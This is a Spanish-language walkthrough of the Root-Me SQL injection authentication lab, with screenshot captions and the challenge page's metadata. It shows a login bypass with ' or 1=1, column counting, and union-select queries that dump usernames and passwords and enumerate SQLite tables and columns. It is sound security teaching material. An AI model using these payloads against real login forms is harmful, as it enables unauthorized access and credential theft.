



# Rootme SQLI Authentication

**Reto:** <https://www.root-me.org/fr/Challenges/Web-Serveur/SQL-injection-Authentication>

Vemos que el reto es un simple panel de Login:




Con `' or 1=1 -- -` (un clásico) bypassamos el login y nos autenticamos como lo que parece ser un usuario por defecto, el *user1*




Ahora haciendo lo mismo y usando *admin* como usuario probablemente nos logariamos como admin y se acabo el challenge, pero no nos conformamos con eso, queremos sacar todo. Empezamos con un

ordenamiento de la columnas:




The screenshot shows a web application interface with a dark background. At the top, the word "Login" is displayed in a large, light-colored font. Below it is a text input field containing the text "test' orber by 2 -- -". Below the input field is a label "Password" in a large, light-colored font. Below the label is a password input field represented by five white dots. The entire interface is framed by a blue border.

Aquí tengo un fallo de sintaxis y de paso me viene bien ya que puedo saber que es *SQLite*



Seguimos y adelante que el tope de columnas es 2:



The screenshot shows a web application interface with a dark background. At the top, the word "Login" is displayed in a large, light-colored font. Below it is a text input field containing the text "test' order by 2 -- -". Below the input field is a label "Password" in a large, light-colored font. Below the label is a password input field represented by four white dots. The entire interface is framed by a blue border.

# Error : no such user/password

Login

Password

Sabiendo esto seguimos con un `union select` para añadir datos a las columnas existentes (si se puede):

Login

Password

Si que nos deja, al parecer en el campo 1, además si nos fijamos en el campo password hay ahora un solo caracter, esto es debido a que ahora estamos concatenando un `2` con el campo password, curioso,

así lo podemos visualizar:

# Authentication v 0.01

Welcome back 1 !


Your informations :

- username :

1

- password :

•



Ya sabiendo las columnas y suponiendo que la tabla es `users`, ejecuto la siguiente query para que me dumpee el usuario y la contraseña:

```
test' union select username, password from users -- -
```

# Authentication v 0.01

Welcome back admin !

Your informations :

- username :

- password :

Hi master ! To validate the challenge use this password

Login

Password

Listo y completado, ahora podríamos sacar la flag viendo la contraseña como hemos visto antes, pero ya que estamos vamos a sacar todo:

## Sacar tabla

```
test' union SELECT tbl_name, 2 FROM sqlite_master WHERE type='table' -- -
```

# Authentication v 0.01

Welcome back users !

Your informations :

- username :


- password :

En efecto, era users ... .

### Sacar columnas

SQL


```
test' union select GROUP_CONCAT(name) AS column_names, 2 FROM pragma_table_info('users') -- -
```



### Sacar información de las columnas

SQL

```
test' union select sql ,2 FROM sqlite_master-- -
```



Poco más podemos hacer con una base de datos tan pobre.

# SQL injection - Authentication



30 Points

Authentication v 0.01

Author

g0uZ, 27 February 2011

Level



Validations

46393 Challengers

Note

★★★★★ 1909 Votes

I like

I don't like

## Statement

Retrieve the administrator password

Start the challenge

## Vulnerability sheet(s)

SQL Injection [EN]

## 13 related ressource(s)

- Injection SQL (Web)
- Blackhat Europe 2009 - Advanced SQL injection whitepaper (Exploitation - Web)
- Guide to PHP security : chapter 3 SQL injection (Exploitation - Web)
- Blackhat US 2006 : SQL Injections by truncation (Exploitation - Web)
- Manipulating SQL server using SQL injection (Exploitation - Web)

0 5 10

## Validation

Well done, you won 30 Points